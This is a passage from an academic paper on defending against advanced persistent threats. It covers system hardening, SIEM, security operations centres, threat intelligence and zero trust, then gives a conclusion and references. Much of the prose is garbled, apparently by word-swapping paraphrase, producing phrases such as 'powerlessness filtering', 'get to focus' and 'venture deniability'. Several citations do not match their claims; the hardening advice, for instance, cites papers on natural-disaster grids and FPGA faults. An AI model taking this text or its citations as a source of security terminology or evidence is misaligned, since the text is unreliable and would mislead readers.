Significantly, we made strides security a diminished assault surface deciphers into a lower hazard of information breaches, unauthorized get to, frameworks hacking, or malware [51].
Simplified compliance and audibility: Less programs and accounts coupled with a less complex environment implies examining the environment will often be straightforward and direct [51]. And here the Best Practices for Systems Hardening:

Audit the existing systems: Carry out a comprehensive review of your existing innovation. Utilize entrance testing, powerlessness filtering, arrangement administration, and other security examining instruments to discover imperfections within the framework and prioritize fixes. Conduct framework solidifying evaluations against assets utilizing industry benchmarks from NIST, Microsoft, CIS, DISA, etc. [52].

Make a strategy for systems solidifying: You not have to solidify all of your frameworks at once. Instead, make a procedure and arrange based on dangers distinguished inside your innovation biological system, and utilize a staged approach to remediate the greatest imperfections [52].

Fix vulnerabilities quickly: Ensure that you have a mechanized and comprehensive defenselessness' distinguishing proof and fixing framework input.

Network hardening: Ensure your firewall is legitimately designed, with all rules routinely reviewed; secure inaccessible get to focus and clients; square any unused or unneeded open arrange ports; debilitate and evacuate pointless conventions and administrations; execute get to records; scramble arrange activity [53].
Server hardening: Put all servers in a secure datacenter; never test solidifying on generation servers; continuously solidify servers sometimes recently interfacing them to the web or outside systems; dodge introducing pointless program on a server; isolate servers suitably; guarantee super user and regulatory offers are legitimately set up, which rights and get to are restricted in line with the guideline of slightest benefit [53].

Application hardening: Expel any components or capacities you are doing not require; confine get to applications based on client parts and setting (such as with application control); evacuate all test records and default passwords. Application passwords ought to be overseen through an application watchword management/privileged watchword administration arrangement, that upholds watchword best hones (secret word turn, length, etc.). Solidifying of applications ought to moreover involve reviewing integrative with other applications and frameworks, and expelling, or decreasing, pointless integration components and benefits [54].

Operating system hardening: Apply OS overhauls, benefit packs, and patches naturally; expel superfluous drivers, record sharing, libraries, programs, administrations, and usefulness; scramble neighborhood capacity; fix registry and other frameworks consents; log all movement, blunders, and notices; actualize advantaged client controls [54].

Eliminate unnecessary accounts and privileges: Uphold slightest benefit by expelling superfluous accounts (such as stranded accounts and unused accounts) and benefits all through your IT framework [55].

Database hardening: Make admin confinements, such as by controlling favored get to, on what clients can do in a database; turn on hub checking to confirm applications and clients; scramble database information—both in travel and at rest; implement secure passwords; present role-based access control (RBAC) benefits; expel unused accounts [54].

J. SIEM

Security Information and Event Management (SIEM) solution works by collecting log and occasion information created by an organization's application, security gadgets and have frameworks, and bringing it together into a single centralized stage. SIEM accumulates information from antivirus occasions, firewall logs, and other areas; it sorts this information into categories, for example malware action and fizzled and effective logins [56]. When SIEM distinguishes a risk through organize security checking, it produces an alarm and characterizes a risk level based on foreordained rules. For example , somebody attempting to log into an account 10 times in 10 minutes is alright, whereas 100 times in 10 minutes may be hailed as an endeavored assault [57]. In this way, it recognizes dangers and makes security alarms. SIEM's custom dashboards and occasion administration framework progresses investigative effectiveness and diminishes time squandered on false positives [57]. SIEM features a extend of capabilities that, when combined and coordinated, offer comprehensive assurance for organizations. Typically, moreover made simpler and more productive by being brought together into one dashboard. SIEM gives venture security by advertising venture deniability - the whole arranges of gadgets and apps [56]. The computer program permits security groups to pick up aggressor bits of knowledge with risk rules inferred from knowledge into assailant tactics, techniques, and procedures (TTPs) and known indicators of compromise (IOC)s. To do this it employs different risk insights, nourishes organized and analyzed data on potential and current dangers, which supplements danger discovery [58]. The risk location component itself can aid identify dangers in emails, cloud assets, applications, outside risk insights sources, and endpoints. This will incorporate client and substance behavior analytic (UEBA) which analyzes behavior and exercises to screen for anomalous behavior which might demonstrate a risk. It can identify behaviors peculiarities, sidelong development, and compromised accounts [58]. This is comparable to the security analytics component which recognizes peculiarities in information to determine illuminate chasing for already concealed threats. The overseen rules component permits organizations to respond nearly in real-time to the most recent aggressor strategies with close real-time upgrades from analysts. Once the SIEM program decides a danger, helplessness, assault, or suspicious behaviors it makes alarms for an organization’s security groups for incite reaction. A few forms of the computer program incorporate workflow and case administration to quicken examinations utilizing naturally produced step-by-step [59]. examination enlightening with looks and activities to perform. SIEM cautions can too be customized to fit client needs. Log administration could be a complex component of SIEM, comprised of three fundamental areas:

1. Data accumulation: gathering endless sums of information from different applications and databases into one place.
2. Data normalization: SIEM permits for all the dissimilar information to be compared, related, and analyzed [59].
3. Data analysis/security occasion relationship: Deciding potential signs of an information breach, danger, assault, and vulnerability.

SIEM moreover underpins compliance and alarm announcing. It makes a different organization streamline compliance detailing with information dashboards to hold and sort out event information and screen advantaged clients. This is often imperative since most mechanical and legislative controls (counting HIPAA) require a few degrees of log compilation and normalization, and all require reporting. Some SIEM arrangements, for illustration FireEye's, are cloud-based [60].

K. SECURITY OPERATION CENTRE (SOC)

A Security Operation Centre (SOC) could be a centralized inside an organization utilizing individuals, forms, and innovation to

ceaselessly screen and make strides on an organization's security, anticipating, recognizing, analyzing, and responding to cybersecurity incidents [61]. A SOC acts like the central command post, taking in telemetry from over an organization's IT foundation, counting its systems, gadgets, apparatuses, and data stores, wherever those resources dwell. The multiplication of progressed dangers places a premium on collecting setting from differing sources [61]. Basically, the SOC is the relationship point for each occasion logged inside the organization that's being checked. For each of these occasions, the SOC must choose how they will be overseen and acted upon [62]. The work of a security operations group and, habitually, of a security operations center (SOC), is to screen, identify, examine, and react to cyber threats around the clock [62]. Security operations groups are charged with observing and ensuring numerous resources, such as mental property, faculty information, trade frameworks, and brand judgment [63]. As the execution component of an organization's general cybersecurity system, security operations groups act as the central point of collaboration in facilitated endeavor to screen, survey, and protect against cyberattacks [63]. SOCs have been ordinarily built around a hub-and-spoke design, where a (SIEM) framework totals and connects information from security nourishes. Spokes can consolidate an assortment of frameworks, such as defenselessness appraisal arrangements, governance, risk and compliance (GRC) frameworks, application and database scanners, user and entity behavior analytics (UEBA), intrusion prevention systems (IPS), threat intelligence platforms (TIP), and endpoint detection and remediation (EDR) [64]. The SOC is ordinarily driven by a SOC supervisor, and may incorporate occurrence respondent, SOC Examiners (levels 1, 2, and 3), danger seekers, and occurrence reaction manager(s). The SOC reports to the CISO, who in turn reports to either the CIO or specifically to the CEO [63]-[64].

L. THREAT INTELLIGENCE

Threat intelligence solutions gather almost raw information in development that is used to anticipate attacks, instead of waiting for them to happen and then trying to discover them. The attack prediction methodology is one of the most powerful methodologies now, which mainly depends on attacks that have occurred before in the same way. This information is analyzed at this stage and filtered to avoid risks and hacks. This information is fetched either from internal feed (infrastructure) or from external nutrition, in which very large companies share, some of which are free and the other paid [65] - [66]. The primary reason for this type of security is to keep organizations aware of the risks of persistent and unknown attacks and breaches, zero-day risks and breaches, and how to ensure that they do not happen. When implemented well, risk insights can help in realizing goals:

1. 1. Guarantee you remain up to date with the regularly overpowering volume of dangers, counting strategies, vulnerabilities, targets, and awful actors.
2. 2. Assist you ended up more proactive approximately future cybersecurity threats.
3. 3. Keep pioneers, partners, and clients educated approximately the most recent dangers and repercussions they may have on the trade [68].

Organizations are beneath expanding weight to oversee security vulnerabilities, and the risk scene is always advancing. Risk insights bolsters can help in this preparation by distinguishing common indicators of compromise (IOC) and prescribing fundamental steps to anticipate assault or disease [67]. A few of the foremost common markers of compromise incorporate:

1. IP addresses, URLs, and Space names: An illustration would be malware focusing on an inner have that’s communicating with a known danger actor.

2. E-mail addresses, mail subject, joins, and connections: A case would be a phishing endeavor that depends on an clueless client clicking on an interface or connection and starting a malevolent command.
3. Registry keys, filenames, and record hashes and DLLs: An illustration would be an assault from outside have that has as of now been hailed for nefarious behavior or that's as of now tainted [67]-[68]-[69].

M. ZERO TRUST ARCHITECTURE: Zero Trust Architectures (ZTA)

The large-scale migration of applications to cloud facilitation platforms and mobile workforces is gradually causing existing network central security infrastructures to remain under the threat of cyber-attacks by groups funded by certain countries for the purposes of espionage or sabotage [70]. This infrastructure contains security weaknesses for reasons related to the powers granted to users, the method of communication between different places, and the zero-day loophole, to name a few [70]. ZTA looks to mitigate these issues by enforcing a robust security system that adopts this zero-trust approach. The issues are by distributing and ensuring access to sensitive assets as needed while supporting end-to-end active safeguards that ensure effective protection and detect any security breach for anyone not authorized to access this extent. [71]. ZTA gives precise control over access to assets based on authentication of identity, tool, region, and behavior, and application of minimal benefit arrangements [72]-[71]. It replaces WAN access through licensing, encryption, and logging of each end-to-end exchange, and reduces lateral development by micro-segmentation and software-defined boundaries. ZTA can provide many potential benefits in improving security, resiliency, resiliency, and efficiency [73]. It is critical to realize that ZTA is a constructive procedure and approach, not a single component or innovation. The overall architecture required the integration of different vendors' products and arrangements to meet the requirements and they wanted to take advantage of cases. There has been a boom in ZTA and departmental items from commercial vendors and benefit suppliers, but large-scale deployments are still few [74]. Using ZTA is complex and will require multiple transition plans that may take time which includes identifying users and use cases, developing policy, improving design, assessing technology readiness, preparing customers, and initiating deployments. For the ZTA Specialized Preparation Report, the organization must assess the development of policy management, data/asset inventory and sensitivity; Identity, Authorization and Access Management Devices and Models (ICAM); Retail arrangement Device management applications, information security and security operations. Implementation should be done gradually to avoid inconveniences to other departments. ZTA may have to acclimatize to existing capabilities for a long moving period, requiring additional assets [75]. Rather than expecting components of an IT system to be inalienably reliable, ZTA identifies and confirms the characteristics required to believe. Data framework elements required to demonstrate that they meet the characteristics required to build a belief aligned with the six pillars of Zero Trust Security Proof (Network, Applications, Users, Devices, Automation, and Analytics) [74] - [75].

VII. CONCLUSION

APT attack is a complex, variant in nature and technical. It slowly hardens the detection and prevention when the defenders try to protect the network before lateral movement technique hence protecting the network through conventional model has been ineffective. Huge size area required compel network administrator to consume resources yet could not protect against attacks. This paper presented the most important tactics and techniques used by APT groups to attack vulnerable organizations during COVIV-19, and how the attack rate jumped to record numbers. paper provided the Multi-Layers Protection Approach

(MLPA) to protect against APT. We used the credential dumping technique which is used by APT groups to develop a new method and rule-based to detect an APT attack in the first potential victim based on CPU utilization and described how it is important to study ATT&CK. Hence, use it as a base to detect an APT attack before hiding themself in infrastructure (Network). The method was able to detect APT attack through CPU utilization with an accuracy detection of 99.7%. Meanwhile, we got the entire information of APT attack through one element of Multi-Layers Protection Approach (Threat-Intelligence) #20373e4d4d11ba0e839278737ee9fc49cb164bbd#.

Finally, we recommend the researchers focus on ATT&CK, Cyber kill chain, TTPs, machine learning, and AI as future work to provide solutions against APT attacks.

VIII. ACKNOWLEDGMENT

The authors express their gratitude and thanks to the Department of Homeland Security at Rabdan Academy for their material and support during this study. Also, we thank the reviewers of this work very much for their valuable comments and suggestions that improve and present this research effort in an excellent and useful way to be a distinctive addition.

GRANT INFORMATION

This work is fully funded by Rabdan Academy (Homeland Security) Abu Dhabi, United Arab Emirates.

ETHICS APPROVAL

This study was approved by Rabdan Academy (Homeland Security (HLS) department), Abu Dhabi, United Arab Emirates.

COMPETING INTERESTS

Written informed consent for the creation and publication of this paper was obtained from Rabdan Academy, homeland security (HLS), Abu Dhabi, United Arab Emirates.

REFERENCES

1. Virvilis, N., Gritzalis, D., & Apostolopoulos, T. (2013, December). Trusted Computing vs. Advanced Persistent Threats: Can a defender win this game?. In 2013 IEEE 10th International Conference on Ubiquitous Intelligence and Computing and 2013 IEEE 10th International Conference on Autonomic and Trusted Computing (pp. 396-403). IEEE.
2. Ahmed, N., Michelin, R. A., Xue, W., Ruj, S., Malaney, R., Kanhere, S. S., ... & Jha, S. K. (2020). A survey of COVID-19 contact tracing apps. IEEE access, 8, 134577-134601.
3. Assessing Outbound Traffic to Uncover Advanced Persistent Threat" (PDF). SANS Technology Institute. Retrieved 2013-04-14.
4. Hong, S. P., Lim, C. H., & Lee, H. J. (2021, February). APT attack response system through AM-HIDS. In 2021 23rd International Conference on Advanced Communication Technology (ICACT) (pp. 271-274). IEEE.
5. Alshamrani, A., Myneni, S., Chowdhary, A., & Huang, D. (2019). A Survey on Advanced Persistent Threats: Techniques, Solutions, Challenges, and Research Opportunities. IEEE Communications Surveys & Tutorials.
6. Shin, Y., Kim, K., Lee, J. J., & Lee, K. (2021, August). ART: Automated Reclassification for Threat Actors based on ATT&CK Matrix Similarity. In 2021 World Automation Congress (WAC) (pp. 15-20). IEEE.
7. Hamada, J.. (2016, July 25). Patchwork cyberespionage group expands targets from governments to wide range of industries. Retrieved August 17, 2016.
8. Meltzer, M, et al. (2018, June 07). Patchwork APT Group Targets US Think Tanks. Retrieved July 16, 2018.
9. Xing, K., Li, A., Jiang, R., & Jia, Y. (2020, July). A Review of APT Attack Detection Methods and Defense

Strategies. In 2020 IEEE Fifth International Conference on Data Science in Cyberspace (DSC) (pp. 67-70). IEEE.
10. Kovačević, I., & Groš, S. Red Teams-Pentesters, APTs, or Neither. In 2020 43rd International Convention on Information, Communication and Electronic Technology (MIPRO) (pp. 1242-1249). IEEE.
11. Meijaard, Y., Meiler, P. P., & Allodi, L. (2021, September). Modelling Disruptive APTs targeting Critical Infrastructure using Military Theory. In 2021 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW) (pp. 178-190). IEEE Computer Society.
12. Almukaynizi, M., Marin, E., Nunes, E., Shakarian, P., Simari, G. I., Kapoor, D., & Siedlecki, T. (2018, November). Darkmention: A deployed system to predict enterprise-targeted external cyberattacks. In 2018 IEEE International Conference on Intelligence and Security Informatics (ISI) (pp. 31-36). IEEE.
13. Park, K., Ahn, B., Kim, J., Won, D., Noh, Y., Choi, J., & Kim, T. (2021, July). An Advanced Persistent Threat (APT)-Style Cyberattack Testbed for Distributed Energy Resources (DER). In 2021 IEEE Design Methodologies Conference (DMC) (pp. 1-5). IEEE.
14. Hejase, H. J., Fayyad-Kazan, H. F., & Moukadem, I. (2020). Advanced persistent threats (APT): An awareness review. Journal of Economics and Economic Education Research, 21(6), 1-8.
15. Tian, W., Ji, X., Liu, W., Liu, G., Zhai, J., Dai, Y., & Huang, S. (2020). Prospect Theoretic Study of Honeypot Defense Against Advanced Persistent Threats in Power Grid. IEEE Access, 8, 64075-64085.
16. Moothedath, S., Sahabandu, D., Allen, J., Clark, A., Bushnell, L., Lee, W., & Poovendran, R. (2020). A Game-Theoretic Approach for Dynamic Information Flow Tracking to Detect Multi-Stage Advanced Persistent Threats. IEEE Transactions on Automatic Control.
17. Sobrín-Hidalgo, D., Vega, A. C., Higueras, Á. M. G., Lera, F. J. R., & Fernández-Llamas, C. (2020, September). Systematic Mapping of Detection Techniques for Advanced Persistent Threats. In Conference on Complex, Intelligent, and Software Intensive Systems (pp. 426-435). Springer, Cham.
18. Hassan, W. U., Bates, A., & Marino, D. (2020, January). Tactical Provenance Analysis for Endpoint Detection and Response Systems. In Proceedings of the IEEE Symposium on Security and Privacy.
19. Hassan, W. U., Bates, A., & Marino, D. (2020, January). Tactical Provenance Analysis for Endpoint Detection and Response Systems. In Proceedings of the IEEE Symposium on Security and Privacy.
20. Cuppah, D. C., Ambrish, G., & Hanumanthappa, M. Design and Analysis of a Hybrid Security Framework for Zero-Day Attack.
21. Samtani, S., Abate, M., Benjamin, V., & Li, W. (2020). Cybersecurity as an Industry: A Cyber Threat Intelligence Perspective. The Palgrave Handbook of International Cybercrime and Cyberdeviance, 135-154.
22. Xenofontos, C., Zografopoulos, I., Konstantinou, C., Jolfaei, A., Khan, M. K., & Choo, K. K. R. (2021). Consumer, commercial and industrial iot (in) security: attack taxonomy and case studies. IEEE Internet of Things Journal.
23. Alexander, O., Belisle, M., & Steele, J. (2020). MITRE ATT&CK® for

Industrial Control Systems: Design and Philosophy.
24. Strom, B. E., Applebaum, A., Miller, D. P., Nickels, K. C., Pennington, A. G., & Thomas, C. B. (2018). Mitre att&ck: Design and philosophy. Technical report.
25. Al-Shaer, R., Ahmed, M., & Al-Shaer, E. (2018). Statistical learning of APT TTP chains from MITRE ATT&CK. In Proc. RSA Conf. (pp. 1-2).
26. Kim, Dohyun, Yi Pan, and Jong Hyuk Park. "A Study on the Digital Forensic Investigation Method of Clever Malware in IoT Devices." IEEE Access 8 (2020): 224487-224499.
27. DeCusatis, C., Bavaro, J., Cannistraci, T., Griffin, B., Jenkins, J., & Ronan, M. (2021, January). Red-blue team exercises for cybersecurity training during a pandemic. In 2021 IEEE 11th Annual Computing and Communication Workshop and Conference (CCWC) (pp. 1055-1060). IEEE.
28. Abroshan, H., Devos, J., Poels, G., & Laermans, E. (2021). Phishing Happens Beyond Technology: The Effects of Human Behaviors and Demographics on Each Step of a Phishing Process. IEEE Access, 9, 44928-44949.
29. Caputo, D. D., Pfleeger, S. L., Freeman, J. D., & Johnson, M. E. (2013). Going spear phishing: Exploring embedded training and awareness. IEEE Security & Privacy, 12(1), 28-38.
30. Arunkumar, S., Pipes, S., Makaya, C., Bertino, E., Karafili, E., Lupu, E., & Williams, C. (2017, August). Next generation firewalls for dynamic coalitions. In 2017 IEEE SmartWorld, Ubiquitous Intelligence & Computing, Advanced & Trusted Computed, Scalable Computing & Communications, Cloud & Big Data Computing, Internet of People and Smart City Innovation (SmartWorld/SCALCOM/UIC/ATC/CBDCom/IOP/SCI) (pp. 1-6). IEEE.
31. Watkins, L., Ballard, J., Hamilton, K., Chow, J., Rubin, A., Robinson, W. H., & Davis, C. (2020, December). Bio-Inspired, Host-based Firewall. In 2020 IEEE 23rd International Conference on Computational Science and Engineering (CSE) (pp. 86-91). IEEE.
32. Watkins, L., Ballard, J., Hamilton, K., Chow, J., Rubin, A., Robinson, W. H., & Davis, C. (2020, December). Bio-Inspired, Host-based Firewall. In 2020 IEEE 23rd International Conference on Computational Science and Engineering (CSE) (pp. 86-91). IEEE.
33. Tianfield, H. (2016, December). Cyber security situational awareness. In 2016 IEEE international conference on internet of things (iThings) and IEEE green computing and communications (GreenCom) and IEEE cyber, physical and social computing (CPSCom) and IEEE smart data (SmartData) (pp. 782-787). IEEE.
34. Alotaibi, F., Furnell, S., Stengel, I., & Papadaki, M. (2016, December). A survey of cyber-security awareness in Saudi Arabia. In 2016 11th International Conference for Internet Technology and Secured Transactions (ICITST) (pp. 154-158). IEEE.
35. Yunos, Z., Ab Hamid, R. S., & Ahmad, M. (2016, July). Development of a cyber security awareness strategy using focus group discussion. In 2016 SAI Computing Conference (SAI) (pp. 1063-1067). IEEE.
36. Nagpure, S., & Kurkure, S. (2017, August). Vulnerability assessment and penetration testing of Web application. In 2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA) (pp. 1-6). IEEE.
37. Goutam, A., & Tiwari, V. (2019, November). Vulnerability Assessment and Penetration Testing to Enhance the

Security of Web Application. In 2019 4th International Conference on Information Systems and Computer Networks (ISCON) (pp. 601-605). IEEE.

38. Bojjagani, S., & Sastry, V. N. (2017, October). VAPTAi: a threat model for vulnerability assessment and penetration testing of android and iOS mobile banking apps. In 2017 IEEE 3rd International Conference on Collaboration and Internet Computing (CIC) (pp. 77-86). IEEE.
39. Patel, K. (2019, April). A Survey on Vulnerability Assessment & Penetration Testing for Secure Communication. In 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI) (pp. 320-325). IEEE.
40. Verma, A., Prakash, S., Srivastava, V., Kumar, A., & Mukhopadhyay, S. C. (2019). Sensing, controlling, and IoT infrastructure in smart building: a review. IEEE Sensors Journal, 19(20), 9036-9046.
41. Limanto, A., Khwarizma, A. F., Rumagit, R. Y., Pietono, V. P., Halim, Y., & Liawatimena, S. (2017, August). A study of Information Technology Infrastructure Library (ITIL) framework implementation at the various business field in Indonesia. In 2017 5th International Conference on Cyber and IT Service Management (CITSM) (pp. 1-4). IEEE.
42. Cassia, A. R., Costa, I., da Silva, V. H. C., & de Oliveira Neto, G. C. (2020). Systematic literature review for the development of a conceptual model on the relationship between knowledge sharing, information technology infrastructure and innovative capability. Technology Analysis & Strategic Management, 32(7), 801-821.
43. Kindy, D. A., & Pathan, A. S. K. (2011, June). A survey on SQL injection: Vulnerabilities, attacks, and prevention techniques. In 2011 IEEE 15th international symposium on consumer electronics (ISCE) (pp. 468-471). IEEE.
44. Nunes, P. J. C., Fonseca, J., & Vieira, M. (2015, June). phpSAFE: A security analysis tool for OOP web application plugins. In 2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (pp. 299-306). IEEE.
45. Zhao, J., & Gong, R. (2015, July). A new framework of security vulnerabilities detection in PHP web application. In 2015 9th International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing (pp. 271-276). IEEE.
46. Ericsson, G. N. (2010). Cyber security and power system communication—essential parts of a smart grid infrastructure. IEEE Transactions on Power delivery, 25(3), 1501-1507.
47. Weiss, R., Turbak, F., Mache, J., & Locasto, M. E. (2017). Cybersecurity education and assessment in EDURange. IEEE Security & Privacy, 15(03), 90-95.
48. Charlet, K., & King, H. (2020). The Future of Cybersecurity Policy. IEEE Security & Privacy, 18(1), 8-10.
49. Hoffmann, M., Borchert, C., Dietrich, C., Schirmeier, H., Kapitza, R., Spinczyk, O., & Lohmann, D. (2014, June). Effectiveness of fault detection mechanisms in static and dynamic operating system designs. In 2014 IEEE 17th International Symposium on Object/Component/Service-Oriented Real-Time Distributed Computing (pp. 230-237). IEEE.
50. Burihabwa, D., Felber, P., Mercier, H., & Schiavoni, V. (2018, December). Sgx-fs: Hardening a file system in user-space with intel sgx. In 2018 IEEE International Conference on Cloud Computing Technology and Science (CloudCom) (pp. 67-72). IEEE.

51. Tan, Y., Das, A. K., Arabshahi, P., & Kirschen, D. S. (2018). Distribution systems hardening against natural disasters. IEEE Transactions on Power Systems, 33(6), 6849-6860.
52. Sandoval, S., & Thulasiraman, P. (2019, April). Cyber security assessment of the robot operating system 2 for aerial networks. In 2019 IEEE International Systems Conference (SysCon) (pp. 1-8). IEEE.
53. Jung, M., Saad, W., Jang, Y., Kong, G., & Choi, S. (2020). Performance analysis of large intelligent surfaces (LISs): Asymptotic data rate and channel hardening effects. IEEE Transactions on Wireless Communications, 19(3), 2052-2065.
54. Gebelein, J., Engel, H., & Kebschull, U. (2009, August). An approach to system-wide fault tolerance for FPGAs. In 2009 International Conference on Field Programmable Logic and Applications (pp. 467-471). IEEE.
55. Silva, D., Stangherlin, K., Bolzani, L., & Vargas, F. (2011, May). A hardware-based approach for fault detection in rtos-based embedded systems. In 2011 Sixteenth IEEE European Test Symposium (pp. 209-209). IEEE.
56. Bhatt, S., Manadhata, P. K., & Zomlot, L. (2014). The operational role of security information and event management systems. IEEE security & Privacy, 12(5), 35-41.
57. Cinque, M., Cotroneo, D., & Pecchia, A. (2018, October). Challenges and directions in security information and event management (SIEM). In 2018 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW) (pp. 95-99). IEEE.
58. Pavlik, J., Komarek, A., & Sobeslav, V. (2014, November). Security information and event management in the cloud computing infrastructure. In 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI) (pp. 209-214). IEEE.
59. Ünal, U., Kahya, C. N., Kurtlutepe, Y., & Dağ, H. (2021, September). Investigation of Cyber Situation Awareness via SIEM tools: a constructive review. In 2021 6th International Conference on Computer Science and Engineering (UBMK) (pp. 676-681). IEEE.
60. Mulyadi, F., Annam, L. A., Promya, R., & Charnsripinyo, C. (2020, October). Implementing Dockerized Elastic Stack for Security Information and Event Management. In 2020-5th International Conference on Information Technology (InCIT) (pp. 243-248). IEEE.
61. Lubis, M., Wardana, C., & Widjajarto, A. (2020, December). The Development of Information System Security Operation Centre (SOC): Case Study of Auto Repair Company. In 2020 6th International Conference on Interactive Digital Media (ICIDM) (pp. 1-8). IEEE.
62. Aung, W. P., Lwin, H. H., & Lin, K. K. (2020, February). Developing and Analysis of Cyber Security Models for Security Operation Center in Myanmar. In 2020 IEEE Conference on Computer Applications (ICCA) (pp. 1-6). IEEE.
63. Lin, T. (2020, November). Deep Learning for IoT. In 2020 IEEE 39th International Performance Computing and Communications Conference (IPCCC) (pp. 1-4). IEEE.
64. Yeh, L. Y., Lu, P. J., Huang, S. H., & Huang, J. L. (2020). SOChain: A privacy-preserving DDoS data exchange service over soc consortium blockchain. IEEE Transactions on Engineering Management, 67(4), 1487-1500.
65. Ampel, B., Samtani, S., Zhu, H., Ullman, S., & Chen, H. (2020,

November). Labeling hacker exploits for proactive cyber threat intelligence: A deep transfer learning approach. In 2020 IEEE International Conference on Intelligence and Security Informatics (ISI) (pp. 1-6). IEEE.

66. Purohit, S., Calyam, P., Wang, S., Yempalla, R., & Varghese, J. (2020, September). DefenseChain: Consortium Blockchain for Cyber Threat Intelligence Sharing and Defense. In 2020 2nd Conference on Blockchain Research & Applications for Innovative Networks and Services (BRAINS) (pp. 112-119). IEEE.
67. Cabana, O., Youssef, A. M., Debbabi, M., Lebel, B., Kassouf, M., Atallah, R., & Agba, B. L. (2021). Threat Intelligence Generation Using Network Telescope Data for Industrial Control Systems. IEEE Transactions on Information Forensics and Security, 16, 3355-3370.
68. Mohamed, N., & Belaton, B. (2021). SBI Model for the Detection of Advanced Persistent Threat Based on Strange Behavior of Using Credential Dumping Technique. IEEE Access, 9, 42919-42932.
69. Zhang, N., Ebrahimi, M., Li, W., & Chen, H. (2020, November). A generative adversarial learning framework for breaking text-based CAPTCHA in the dark web. In 2020 IEEE International conference on intelligence and security informatics (ISI) (pp. 1-6). IEEE.
70. Bertino, E. (2021). Zero Trust Architecture: Does It Help?. IEEE Security & Privacy, 19(05), 95-96.
71. Wylde, A. (2021, June). Zero trust: Never trust, always verify. In 2021 International Conference on Cyber Situational Awareness, Data Analytics and Assessment (CyberSA) (pp. 1-4). IEEE.
72. Køien, G. M. (2021). Zero-Trust Principles for Legacy Components. Wireless Personal Communications, 1-18.
73. Kumar, N., & LaRoy, N. (2020, November). Zero Trust in the Context of the Utility Industry. In Proceedings of the Future Technologies Conference (pp. 947-967). Springer, Cham.
74. Xiong, W., Legrand, E., Åberg, O., & Lagerström, R. (2021). Cyber security threat modeling based on the MITRE Enterprise ATT&CK Matrix. Software and Systems Modeling, 1-21.
75. Bharadwaj, D. R., Bhattacharya, A., & Chakkaravarthy, M. (2018, November). Cloud threat defense–A threat protection and security compliance solution. In 2018 IEEE International Conference on Cloud Computing in Emerging Markets (CCEM) (pp. 95-99). IEEE.
76. Al-Shaer, R., Spring, J. M., & Christou, E. (2020, June). Learning the Associations of MITRE ATT & CK Adversarial Techniques. In 2020 IEEE Conference on Communications and Network Security (CNS) (pp. 1-9). IEEE.